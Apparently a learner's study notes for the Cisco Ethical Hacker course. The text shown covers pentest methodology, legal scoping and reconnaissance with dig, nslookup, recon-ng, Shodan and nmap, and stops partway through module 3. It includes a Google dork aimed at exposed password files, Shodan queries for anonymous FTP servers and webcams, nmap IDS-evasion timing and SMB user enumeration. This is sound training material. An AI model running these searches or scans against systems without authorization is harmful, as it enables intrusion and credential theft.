ETHICAL HACKING

A complete note for Cisco Networking Academy's Ethical Hacker Free Course.

Created By

Let’s Rule the dynamic field of Cybersecurity Together

This notebook has been thoughtfully prepared to help fellow learners of the Cisco Ethical Hacking course navigate through all 10 modules and the Final Capstone Project challenges with clarity and confidence. It is structured to be beginner-friendly, while still providing comprehensive explanations, command references, and step-by-step walkthroughs of key tools and techniques. Whether you're reviewing concepts or tackling the Capture the Flag (CTF) challenges, this note is designed to support and accelerate your learning journey.

Please note that a basic understanding of networking, Kali Linux and Windows OS commands, and fundamental cybersecurity concepts is recommended to fully benefit from this material.

Key Highlights

📚 Covers all 10 modules of the Cisco EH course
🏁 Includes **Final Capstone CTF walkthroughs(4 challenges)
 Demonstrates usage of tools like Wireshark, Nmap, SQLmap, Metasploit, smbclient, and more
🔐 Emphasizes reconnaissance, exploitation, and remediation techniques
📂 References and sources included for deeper study
 Beginner-friendly structure with practical commands and screenshots (where applicable)
⚠ For educational purposes only — intended to build ethical hacking skills responsibly

INDEX

Modules	Page no.
1. Introduction to Ethical Hacking and Penetration Testing	5
2. Planning and Scoping a Penetration Testing Assessment	9
3. Information Gathering and Vulnerability Scanning	11
4. Social Engineering Attacks	41
5. Exploiting Wired and Wireless Networks	48
6. Exploiting Application-Based Vulnerabilities	60
7. Cloud, Mobile, and IoT Security	76
8. Performing Post-Exploitation Technique	83
9. Reporting and Communication	88
10. Tools and Code Analysis	92
• Final Capstone Projects Report	107
• References	112

ETHICAL HACKER:

The term 'ethical hacker' describes a person who acts as an attacker and evaluates the security posture of a computer network for the purpose of minimizing risk.

On the other hand,

"Hacker is an unauthorized user who attempts to or gain access to an information system."

An ethical hackers goal is to analyte the security posture of a network's or systems infrastructure in an effort to identify and possibly exploit any security weakness found and then determine if an compromise is possible.

"This process is called security penetration testing or ethical Hacking."

Threat Actors:

The following are the most common types of malicious attackers we see today.

Organized crime: Organized crime consists of very well-funded and motivated groups that will typically use any and all of the latest attack techniques. Whether that is ransomware or data theft, if it can be monetized, organized crime will use it.

Hacktivists: Not motivated by money, Hacktivists are looking to make a point or to further their beliefs, using cybercrime as their method of attack.


State Sponsored Attackers: Many governments around the world today use cyber attacks to steal information from their opponents and cause disruption. Cyber war and cyber espionage are two terms that sit into this category.

Insider Threats: A threat that comes from inside an organization. The motivations of these types of attackers are normally different from other. They are normal employees who are tricked into divulging sensitive information or mistakenly clicked phising links.

Pentesting Methodology:

Scope creep is one reason for utilizing a specific methodology, However there are many other reasons.
There are a number of penetration testing methodologies that have been around for a while and continue to be updated as new threat emerge.
Two common methodologies are:

PTES - Penetration Testing Execution Standard
Provides information about types of attacks and methods, and it provides information on the latest tools available to accomplish the testing methods outlined. PTES involves seven distinct phases.



1. Pre-engagement interactions.
2. Intelligence gathering.
3. Threat Modeling.
4. Vulnerability analysis.
5. Exploitation.
6. Post-Exploitation.
7. Reporting.

ISSAF - The Information Systems Security Assesment Framework is another pentesting methodology similar to the prior one. On this list some additional phases.

ICSAF covers the following phases:

- Information Gathering.
- Network mapping.
- Vulnerability Identification.
- Penetration
- Gaining Access & privilege escalation.
- Enumirating further.
- Compromising remote users/sites.
- Maintaining Access.
- Covering the traces.

Why do organizations need to hire ethical hackers?

Organizations need the ethical hackers, because.

1. Identify and fix vulnerabilities before malicious hackers exploit them.
2. Strengthen security posture through real world attack simulation.
3. Ensure compliance with cybersecurity regulations and standards.
4. Protect sensitive data and intellectual property.
5. Build customer trust by demonstrating proactive security measures.

Why is it important to follow a well documented methodology when doing a penetration test?

Well documented methodology is important, because

1. Provides a structured, repeatable approach for consistent result.
2. Ensures through coverage of potential attack vectors.
3. Facilitates clear reporting and communication with stakeholders.
4. Help track progress and validate findings.
5. Reduces legal and ethical risks by following industry standards.

What is the value of having an ethical hacking lab, and what are the requirements for setting one up?

The values & requirements of setting an ethical hacking lab are.

1. Allows safe, confined and secure practice of hacking techniques without legal issues.
2. Helps test and refine penetration testing skills.
3. Requires virtual machines, vulnerable systems and hacking tools. (e.g. kali linux).
4. Needs isolation from production networks to prevent accidental damage.
5. Can be set up locally on in the cloud for flexibility.

Shell Scripting:

$ cd .. change the directory immediately above.

$ cd ~ Change the directory to the 'home' directory.

$ echo echo this message.

$ echo redirect this to a file > text_file.txt. [by default text_file.txt is created if not present]

$ echo this text will append to the last line of >> text_file.txt.

$ mv kali_folder2/text_file.txt . the (.) dot means mv should move the file to the current directory.

How can you learn more about kali command line tools?

- Each tool has 'man' pages and 'help' text to help guide the usage of the tools. In addition, the internet has many resources for learning the tools specifically. chatgpt.

Module 2: Planning and scoping a penetration testing Assessment.

planning and Regulatory considerations

During the planning phase, scope the test clearly to avoid legal and operational issues. Understand target audience, rules of engagement, technical constraints and communication paths. Be aware of regulatory standards like PCI DSS, HIPAA, FedRAMP, GDPR and GLBA. Each has penetration testing and security requirements. Follow local laws and get written permission. Consider limitations like tool use, system sensitivity and testing hours. Understand data isolation, password and key management requirements. Also comply with client policies and privacy laws.

Legal Concepts and Compliance

As an EH, you must understand key legal documents.

- SLA: Defines service performance expectations (e.g. scan, speed delivery time)
- SOW: Lists work to be done in the engagement.
- MSA: Master Agreement covering long-term Collaboration.
- NDA: Binds all parties to Confidentiality of sensitive Information.
- Contracts: Must include written permission and signing authority
- Disclaimers: Limit ability, clarify test scope/date, and assert no guarantee of complete protection.

Scoping and organizational Requirements:

Scoping is essential for ethical hacking. It defines in-scope assets, testing methods, schedule and rules of engagement. Agreements must specify allowed tests, IP ranges, APIs, locations, and whether the test is external or internal. Be aware of scope creep and ensure written approval (e.g. SOW). Validate scope through clear stakeholder communication, address compliance

needs (e.g PCI DSS, HIPAA) and understand if its known (white box) or unknown (black box) testing. Time, budget and resource planning help maximize effectiveness while meeting legal and business goals.

Ethical mindset, Professionalism and Integrity:

An ethical hacker must demonstrate integrity, professionalism and confidentiality. Always follow the defined scope, report any criminal activity, use only authorized tools and limit invasiveness as per agreement.

Undergo background checks, sign NDAs, and respect client data confidentiality

Ethical hacking contrast with malicious hacking through intent, permission, adherence to law. Breaches like Equifax violated duties to protect personal data and inform affected users. Ethical hackers must uphold personal codes of conduct, comply with legal boundaries, and align risk-taking with organizational objectives and risk tolerance for secure, responsible testing.

Module 3: Information Gathering and Vulnerability scanning.

Information Gathering:

Reconnaissance: The first step threat actor takes when planning an attack is to gather information about the target. "The act of information gathering is known as reconnaissance". Reconnaissance is a penetration testing engagement typically consists of scanning and enumeration.

Active Reconnaissance: is a method of information gathering in which the tools used actually send out probes to the the target network or system in order to elicit responses that are then used to determine the posture of the network or system.

Passive Reconnaissance: is a method of information gathering in which the tools do not interact directly with the target device or network. Using third party database to gather information. Using tools in such a way that they will not be detected by the target.

Active Recon tools & methods

- Host enumaration.
- Network enumaration.
- User enumaration.
- Group enumaration.
- Network Share enumaration.
- Web page enumaration.
- Application enumaration.
- Service enumaration.
- Packet crafting.

Passive Recon tools & methods

- Domain enumaration.
- Packet inspection.
- Open-Source Intelligence (OSINT)
- Recon-ng
- Eavesdropping

OSINT:

The objectives of OSINT are:

- To determine the digital footprint of the organization.
- Determine what data about the organization is available to the cyber criminals.

Examine OSINT Resources from https://osintframework.com/

Find information via searching usernames https://whatsmyname.app/

Spiderfoot

Spiderfoot is an automated OSINT scanner, included with Kali. It queries over 1000 open-information sources and presents the results in an easy to use GUI. It can also run from a console.

Start and run SpiderFoot

In a terminal enter the following command.

```
┌──(kali㉿kali)-[~]
└─$ spiderfoot -l 127.0.0.1:5001
```

open a browser and enter 127.0.0.1:5001 and explore the spiderfoot GUI.

To be absolutely sure, your efforts will not be detected, use passive use case.

Recon-ng

Recon-ng is an OSINT framework that is similar to the metasploit exploitation framework or the social engineering toolkit (SET). It consists of a series of modules that can be run in their own workspaces. The modules can be configured to run with option settings that are specific to the module. This simplifies running Recon-ng in the command line because options for the modules are independently set within the workspace.

- Create workspace
- Investigate modules
- Install new module and run.
- Investigate the web interface recon-web

DNS Lookups:

A DNS Lookup translates domain names like h4cker.org into IP addresses for example using a toal. like DNSRecon in kali linux.

$ dnsrecon -d h4cker.org

The command reveals IP addresses linked to the domain. like.

www.h4cker.org → 185.199.108.153
mail.h4cker.org → 185.199.110.153

use case: Attackers use DNS lookups to map a target's infrastructure, finding subdomains and potential entry points. similarly, defenders use it to verify and secure their DNS records!

Using dig command can reveal additional information about a domain.

$ dig h4cker.org

similarly dig <domain> mx can be used to obtain the email servers used by h4cker.org.

$ dig h4cker.org mx

Domain technical and administrative contacts can be easily identified using whois toal.

$ whois h4cker.org or $ whois tesla.com

Run the following commands in the terminal related to OSINT.

$ man nslookup -/. To review the manual pages press spacebar to advance the pages.

To query for the mail server of a domain type.

$ nslookup -query=MX cisco.com ← domain name.

Using the nslookup Command:

$ nslookup
> cisco.com %. & you'll get the server IP and other information

To change the query type to 'ns' to return the name server information.

> set type=ns
> cisco.com

To obtain internet accessable address the command is.

nslookup [hostname] [Server IP]

$ nslookup skillsforall.com 8.8.8.8 % one line command

or interactive mode.

$ nslookup

> server 8.8.8.8 % is the google DNS server.

> skillsforall.com

The any query type can retrieve much, or all of the information contained in the dns record for a host name.

$ nslookup.

>Server 8.8.8.8

>Set type = any

>skillsforall.com

- [ ] Which tool would you use to begin a passive reconnaissance effort against a targeted domain? Why?
- [x] Whois it reveals public domain info like ownership contact details and registration dates without directly interacting with the target.

- [ ] What record types are displayed in the output of the nslookup command with the type set to any?

- [x] A record: Maps a domain name to an IPV4 address.

  AAAA record: Maps a domain name to IPv6 address.

  NS record: specifies the authoritative name servers for a domain.

  MX record: Defines the mail servers responsible for handling email for a domain.

The whois tool can also be used to gather information about IP address ranges that are assigned to an organization with CIDR notation.

$ Whois 72.163.4.185 % an ip address found from $nslookup cisco.com

Try a dig cmd $ dig cisco.com.

- [ ] What is the difference between default record types of Dig & nslookup?

- [x] Dig queries only A - IPv4 records while.

  Nslookup queries A (IPv4) and AAAA (IPv6) records both. $ Whois 3.230.129.93 | grep orgname

To obtain the IPv6 record via type. dig [hostname] [record-type]

$ dig cisco.com AAAA

The syntax to use a dig command to perform a query using a different DNS server is dig [hostname] [DNS server IP] [type].

$ dig cisco.com 8.8.8.8 ns

The any record type can also be queried using Dig.

$ dig skillsforall.com any

Reverse DNS (rDNS) looks up use the ip address to query for the host names of the services that resolve to the address.

Enter the dig command using the -x option with the IPv4 address to retrieve the hostname.

$ dig -x 72.163.5.201 % A PTR is returned with hostname.

The 'Host utility is a function in Linux that performs lookups to convert IP addresses to hostnames. The syntax is.

host [ip address or host name].

$ host 72.163.10.1 % resolves the ip to the domain name.

Host can also be used to perform a quick ip address lookup for a known hostname.

$ host nsrp-72-163-10-1.cisco.com

- How does the output of the host command differ from Dig on Nslookup when querying for an IP address assigned to a known host?
  - The host output only contains the ip address, not the DNS server or other information.

Nslookup can also be used to perform rDNS

$ nslookup 72.163.5.201 or $ nslook up
>72.163.5.201

Finding Information from SSL Certificates:

The importance of SSL certificate in information gathering phase is vital.

SSL certificate reveals info: Show domain names, organization details and server URIs.

Cryptographic flaws: Attackers inspect certificates for weak encryption or outdated algorithms.

Subdomain Enumeration: Tools like crt.sh use certificate transparency logs to discover hidden subdomains.

Certificate Revocation: Attackers check for revoked or compromised certificates through CRLs or OCSP.

Historical Insights: Certificate logs reveal past infrastructure and system changes.

To view SSL certificate of a site from a browser click 'chrome' 'Edge' 'Brave' left icon (next to the URL) and you'll get the information.

Issued to, Issued by, validity period & Encryption algorithm

A host stores intermediate and root certificates as part of SSL authentication process.

To view stored certificate in the operating system

Microsoft Windows: Enter certmgr.msc in the searchbox and press Enter.

In Kali: Navigate through /usr/share/ca-certificates/mozilla folder, right click a certificate and select open with 'view file' to access the information.

Use ls -l | grep root to list root certificate files.

Type: `openssl x509 -in file.name.crt -text -noout`

- `openssl x509` — uses openssl to process an x.509 certificate
- `-in file.name.crt` — specifies the input certificate file
- `-text` — display the certificate details in human-readable format
- `-noout` — prevents printing and the encoded certificate in PEM format.

SHA1: Secured Hash Algorithm-1 A 160-bit cryptographic hash function, weak.

SHA 256: A stronger 256-bit version of SHA-2 used in SSL/TLS

Certificate Information Online:

Certificate Transparency (CT) in an open framework for monitoring and auditing the issuance of SSL/TLS certificates.

CT logs can be accessed through various CT logs servers and APIs. There are also various CT monitoring tool available. such as CertSpotter and Censys, which can help automate process of monitoring CT logs for specific domains or SSL/TLS certificates.

→ Open a browser and navigate to https://crt.sh
→ Enter a URL and hit Search box.
→ The result table lists comprehensive information for certificates issued to that URL and related subdomains. Clicking an ID takes to the available certificate details.

Use SSL Analysis tools in Kali

SSLscan is a Kali tool reconnaissance that will gather information about SSL certificates that are associated with domains. It is a command line utility we'll use another tool called aha to output the results to an HTML file.

Install aha:

```
$ sudo apt update
$ sudo apt install -y aha
                    yes
```

Run SSLscan to scan a website url.

```
$ sslscan website.com
```

To use aha, pipe the output of the sslscan command to aha and then redirect the output of aha to a HTML file.

```
$ sslscan skillsforall.com | aha > sfa_cert.html
```

sslscan will save the file in the Kali Home directory as indicated [~]. The file can be saved elsewhere.

Company Reputation & Security Posture:

Security breaches can have a direct impact on a company's reputation. Attackers can leverage information from past security breaches that an organization might have experienced. They may leverage the following data to gather information about their victims.

Password Dumps:

Attackers can leverage password dumps from previous breaches. There are a number of ways that an attacker can get access to such password dumps, such as using Pastebin, dark web and GitHub. Several different tools and websites make this work very easy like h8mail tool WhatBreach, LeakLooker, Buster Scavanger, pwnDB etc.

```
$ pip3 install h8mail
```

File Metadata:

You can obtain a lot of information from file metadata in files such as images, Microsoft Word documents, Excel files, Power point files and more. Exchangeable Image File Format (Exif) is a specification that defines the formats of images, sound and supplimentary tags used by digital cameras, mobile phones, scanners and other systems that process image and sound files. Several tools can show Exif details, one of the most popular is ExifTool.

```
$ exiftool IMG_Name.type
```

Strategic Search Engine Analysis / Enumeration:

Google can translate documents, perform news searches and do image searches. By using basic search techniques with advanced operators, attackers can use google as a powerful vulnerability search tool.

filetype:	inurl:	link:	intitle:

These search strings are often called "Google dorks".

The following string can reveal passwords of web applications.
"public $user =" | "public $password =" | public $secret =" | "public $db =" ext:txt | ext:log -git

Website Archiving / Caching:

several organization archive and cache website data on internet. one of the most popular repository is https://archive.org/web's "Wayback Machine"

The wayback machine allows you to go back in time on the internet.

Public Source Code Repositories:

An attacker can obtain extremely vulnerable information from public source code repositories such as GitHub & GitLab. Attackers can find vulnerabilities in those software packages and use them to their advantage.

Finding out about an organization:

- The Harvester
- To investigate your email status (Breached or not) visit haveibeenpwned...

In Kali you can use Email Harvester to find information about a domain including email addresses of personnel.

1. open a terminal in kali and enter the command emailharvester. Enter y and provide the password.

2. $ email harvester -d site.com

3. for searching personnel $ theHarvester -d .email.com

Spiderfoot:

use spiderfoot to research email addresses.

Open spiderfoot GUI by

$ spiderfoot -l 127.0.0.1:5001

minimize the terminal don't close it.

Open the spiderfoot ~~browser~~ GUI in any browser using the 127.0.0.1:5001.

select New Scan specify scan name and select target Domain Name.

Explore the GUI.

View File Metadata:

File metadata can provide hackers with insights into organizations and personnel. For example, metadata within an image file can reveal the device that was used to create the image. This can reveal information that can be used to determine if the device is potentially vulnerable. Hackers can use these information to piece together a means of attack.

Files that are posted on the public internet should have their metadata stripped or at least sanitized.

ExifTool can be used to remove or edit tags from individual files or a directory of files.

To find metadata from a file simply type.

$ exiftool Filepath\file_name.format

To find metadata for each files located in a directory / folder.

$ exiftool Folderpath\folder_name

The metadata for each file can be saved by adding the -csv option

$ exiftool -csv > /path/to/out.csv <file or Dir>.

By analyzing the image data breach and email in this part. Did you discover huge amount of information?

No, When using tools and sources that are open or have free API's, the process in hit or miss. Interesting leads can be found however it requires painstaking follow up investigation are time consuming and require determination to bring good result.

Advanced Searches:


Google Dorking:

Google is a powerful and useful hacking tool and can be used for performing passive reconnaissance by using advanced search operators.

"The practice of using advanced google search operators to find information and vulnerable servers is called google dorking."

It is used by hackers to try to find information that was never intended to reveal publicly. It is a useful technique for conducting passive reconnaissance in penetration tests. ? Google dorking cheat sheet.

The search syntax is search term operator:domain



The google hacking Database, search internet GHDB and explore.

GHDBLink

The Wayback Machiene: ***

The wayback machiene is a useful tool for passively collecting information about a target that could be used in social Engineering Attacks. The wayback machiene is an archive of the entire internet. It accesses every website and crawls it while taking screenshots and logging the data of a database. The enpoints can then be queried to pull down every path the site has ever crawled.

- Explore Waybach Machiene
  a. Navigate to https://web.archive.org
  b. Enter the url of the target company.

Let's explore the Calender, collection, changes, summary, sitemap, URLs tab

- How can it be advantageous for a hacker to collect information from an archived site?
- Collecting information from an archieved site reduces the chance of being detected. Also, collecting information on the history of the company and some background knowledge, can give a hacker advantage when preparing a Social Engineering Attacks.

- Why is passive Reconnaissance so important for hacking & pentesting?
- It is important because it allows a hacker to discover relevant information about their target and identify potential attack vectors without being detected.

Unauthenticated scan	The scan shows only the network services exposed to the network. The scanner attempts to enumerate the ports open on the target host.
Authenticated scan	The scan requires that a set of credentials with root-level access to the system be provided to the scanner.
Discovery scan	The scan is primarily meant to identify the attack surface of a target. Performing a port scan is a major part of this type of scan.
Full scan	The scan typically enables every scanning option in the policy.
Stealth scan	The scan requires running scanning processes without alerting the defensive position of the environment.
Compliance scan	The scan typically tests networks and applications driven by requirements from the market, governance, or regulations that serve the environment.

Open Source Intelligence:

OSINT is a method of gathering publicly available intelligence sources to collect and analyze information about a target. Typically the information can be found on the internet. simple google search can do these things. But here two renowned OSINT tools.

Recon-ng and Shodan are discussed.

1) Recon-ng: is a modular framework, which makes it easy to develop and integrate new functionality. It is highly effective in social networking site enumeration because of its use of application programming Interfaces (APIs) to gather information. It also includes a reporting feature in different report format.

Recon-ng is incredibly powerful because it uses the APIs of various OSINT resources to gather information. It modules can query sites such as facebook, Indeed, Flickr, Instagram, Shodan, Linkedin and youtube.

To start recon-ng in kali type.

$ recon-ng.

view available commands

[recon-ng] [default] > help

Search for available modules.

[recon-ng] [default] > marketplace search

Refresh the Marketplace.

[recon-ng] [default] > marketplace refresh

Search the Marketplace.

[recon-ng] [default] > marketplace search <keyword>

Install a module

[recon-ng] [default] > Marketplace install recon/domains/...

Show installed modules.

[recon-ng] [default] > modules search

Load a module.

[recon-ng] [default] > modules load recon/domains...

change the source to find subdomains.

[recon-ng] [default] > options set SOURCE url.com

Shodan:

Shodan is an organization that scans the internet 24 hours a day, 365 days a year. The results of those scans are stored in a database that can be quired at shodan.io or by using an API. Shodan can be used to query for vulnerable hosts, internet of things (IOT's) devices and many more systems that should not be exposed or connected to the public internet.

Shodan is based on fairly simple mechanism that can reveal lots of valuable information about applications and services that are running on target machines.

Login to your Kali Linux VM and search to a browser.

https://www.shodan.io/

Create account and explore the shodan. Getting Started search query fundamentals. to learn the fundamentals of shodan.

In the searchbar, search the vulnerable devices you want to find. (e.g. webcam). That should give the result of vulnerable webcames that are exposed to the world wide. The total results and country statistics are shown in the left side.

click on the ip addresses listed in the search results. A page with more detailed information opens. including open ports. 100+ informations

* Host names * Domains * country * city * organization * ISP * ASN

What is the fundamental unit of data Shodan gathers?

According to the search query fundamentals screen, the banner is identified as the fundamental unit of data.

⇒ Use Shodan filters to refine the results.

Shodan provides a method to filter your search results using the syntax filter:value with no spaces. If the value contains spaces, such as city:"los angeles" you must enclose the value in double quotes.

Some of the popular filters are:

Country:XX % searches for a 2 digit country code.

City: city_name % searches for a city by name

region: region-or-state-name % searches for a specific state or region.

product: product-name % searches for a specific product by name.

version: XX % searches for a specific product version.

vuln: XX % searches for vulnerabilities that match a specific CVE number. CVE: Common Vulnerabilities Exposure a public database of known cybersecurity vulnerabilities assigned unique identifier.

Search webcame city: Toronto. This returns all devices with 'webcam' in a banner that found on toronto city.

100

A common configuration issue found on the internet is FTP servers that permits anonymous logins. Use the search string to find the FTP servers.

port:21 country:US region:CA city:"San Jose" 230.

port:21 — FTP TCP port 21

country:US region:CA city:"San Jose" — Location filter.

230 is the FTP successful login response code.

Shodan searches can include cloud and honeypot; search these and explore the information.

Use Shodan to search for a specific product or service.

Apache port:80 city:"chi-Hayong"

Use Shodan from CLI to perform a search

a. find and copy your API key by selecting Account > overview from the top right of the shodan website screen.

b- Shodan is a python library that is installed in kali by default.

C. Enter in the command window

$ shodan init <paste your API key>

search webcam

$ shodan search webcam

N.B: Searching with filters is not available with free API key

To show how many credits they you currently have for command.

$ shodan info

To find the register ip address that corresponds to your device

$ shodan myip

To return the summary information about a query order.

$ shodan stats webcam.

What features of shodan are specially valuable for IT admin?

Shodan can display information obtained from http headers, so that IT can modify them to prevent sensitive information from being available. Using shodan to search for vulnerabilities by CVE or by product can inform IT of devices that need to be updated or removed.

Packet inspection and Eavesdropping:

Pentesters use wireshark, tshark & tcpdump to capture and analyze network traffic for passive reconnaissance. Passive recon can be done via wired or wireless connection, with wireless being safer as it doesn't require physical access. since many companies have wifi signals extending beyond their buildings, Pentesters can sniff traffic, gather info and find weakness.

- Active Reconnaissance:

Active Reconnaissance involves directly interacting with the target system to gather information, often triggering logs and alerts.

- Types & Tools:

> the process of gathering additional information is called enumeration

(i) port scanning - Nmap

(ii) service enumeration - Netcat, Nmap.

(iii) Vulnerability scanning - Nessus, OpenVAS

(iv) Banner grabbing - Telnet, Netcat

- Importance

(i) Identifies open ports and running services

(ii) Detects security vulnerabilities

(iii) provides detail system information for pentesting.

(iv) Helps in simulating real-world attacks to improve security.

Port scans:


A port scan is an active scan in which the scanning tool sends various types of probes to the target IP address and then examine the responses to determine whether the service is actually listening.

Nmap:

Some of the most common Nmap scanning options are discussed below.

- TCP connect scan: # nmap -sT <ip address>

→ Works through the operating system Networking mechanism instead of crafting raw packets.
→ More detectable by the IDS due to full connection establishment.
→ Establish a full TCP connection with the target.
→ Generates more traffic and takes more time.
→ Default scan type in Nmap.
→ Used when SYN scan is not possible.




Nmap Port Status Reported	Response from Target	Nmap Analysis
Open	TCP SYN-ACK	The service is listening on the port.
Closed	TCP RST	The service is not listening on the port.
Filtered	No response from target	The port is firewalled.

- **UDP Scan -sU** # nmap -sU <target ip>

is used to scan UDP ports, which are commonly used by DNS, SNMP and DHCP servers.

→ Nmap sends UDP packets to specific ports and waits for response
→ If an ICMP "port unreachable" message is received, the port is marked closed.
→ If no response is received, the port is marked open/filtered.
→ ICMP rate limiting scan can slow down UDP scans.
→ Root privileges (#) are required for UDP scans.




Nmap Port Status Reported	Response from Target	Nmap Analysis
Open	Data returned from port	The service is listening on the port.
Closed	ICMP error message received	The service is not listening on the port.
Open/filtered	No ICMP response from target	The port is firewalled or timed out.

- **Tcp FIN Scan -sF** # nmap -sF -p <target ip>


is used when SYN scans are blocked by firewalls.

→ It sends FIN packet to a target port.
→ If the port is closed, an RST is received
→ If no response is received, the port is open/filtered.
→ Not effective on windows system
→ Root privileges (#) are required.

Nmap Port Status Reported	Response from Target	Nmap Analysis
Filtered	ICMP unreachable error received	Closed port should respond with RST.
Closed	RST packet received	Closed port should respond with RST.
Open/Filtered	No response received	Open port should drop FIN.



Port is likely open.



Port is likely closed.

• Host Discovery scan -sn # nmap -sn <target ip>

used to find live host on a network.

→ sends ICMP echo request, TCP SYN to port 443, TCP ACK to port 80. and ICMP timestamp request.

→ If a host response, it is considered alive.

→ Also known as a ping sweep when scanning an entire subnet.

→ scan of 192.168.88.0/24 detects multiple live hosts in the subnet.

→ Root privileges (#) are required.

Nmap Timing options

The Nmap scanner provides six timing templates that can be specified with -T option and the template number (0 through 5) or name. Nmap timing templates enable to dictate how aggressive a scan will be.

- **-T0 (Paranoid)** : Very slow, used for IDS evasion
- **-T1 (Sneaky)** : Quite slow, used for IDS evasion
- **-T2 (Polite)** : Slows down to consume less bandwidth, runs about 10 times slower than the default
- **-T3 (Normal)** : Default, a dynamic timing model based on target responsiveness
- **-T4 (Aggressive)** : Assumes a fast and reliable network and may overwhelm targets
- **-T5 (Insane)** : Very aggressive; will likely overwhelm targets or miss open ports

Types of Enumeration:

The process of gathering information about a network, hosts and DNS, in order to find weak points and breach the network.

• Host Enumeration: Identifies active hosts during pentesting into gathering.

→ External scan only scoped IPs to avoid unauthorized targets.

→ Internal scan entire subnets used by the target.

→ Tools: Nmap, Masscan or automated vulnerability scanners.

→ # nmap -sn <subnet ip> like host discovery scan in a network.

Nmap Scans Types

Unauthenticated scan	The scan shows only the network services exposed to the network. The scanner attempts to enumerate the ports open on the target host.
Authenticated scan	The scan requires that a set of credentials with root-level access to the system be provided to the scanner.
Discovery scan	The scan is primarily meant to identify the attack surface of a target. Performing a port scan is a major part of this type of scan.
Full scan	The scan typically enables every scanning option in the policy.
Stealth scan	The scan requires running scanning processes without alerting the defensive position of the environment.
Compliance scan	The scan typically tests networks and applications driven by requirements from the market, governance, or regulations that serve the environment.

Nmap Scans Options

Option	Description
-A	Aggressive scan that enables OS detection, version detection, script scanning and traceroute
-O	Enables OS detection
-p <port ranges>	Allows for specific ports or port ranges to be scanned
-sF	Performs TCP FIN scan
-sn	Performs host discovery scan
-sS	Performs TCP SYN scan
-sT	Performs TCP Connect scan
-sV	Probes open ports to determine service/version info
-T<0-5>	Sets the timing of the scan. Higher numbers produce results faster. Slower scans elude detection better.
-v	Increases the verbosity of the output
--open	Only reports open (or possibly open) ports

nmap Tutorials From Basic To Advanced link

- User Enumeration: Gather valid usernames to enable credential cracking. (e.g. brute-force)
  - → conducted post-internal network access, often targeting windows SMB (TCP 445).

```
# nmap --script smb-enum-users.nse <ip address>
```

  - → Exploits SMB Messages:

NEGOTIATE: Reveals server configs, auth type (share/user level), time zone.

SESSION_SETUP_ANDX: Transmits credentials; vulnerable if unencrypted weakly encrypted.

→ Tools used Nmap Scripts (smb-enum-users.nse); sniffers.

→ Misconfigurations plaintext passwords, disable SMB signing aid attack.

SMB_COM_NEGOTIATE:

Negotiate protocols, flags and options between client/server.

→ Reveals server preferences (e.g encryption, auth type: share/user level)

→ Misconfigurations Disabled message signing, plaintext passwords allowed.


→ Additional Data server time/time zone, aiding attack timing.
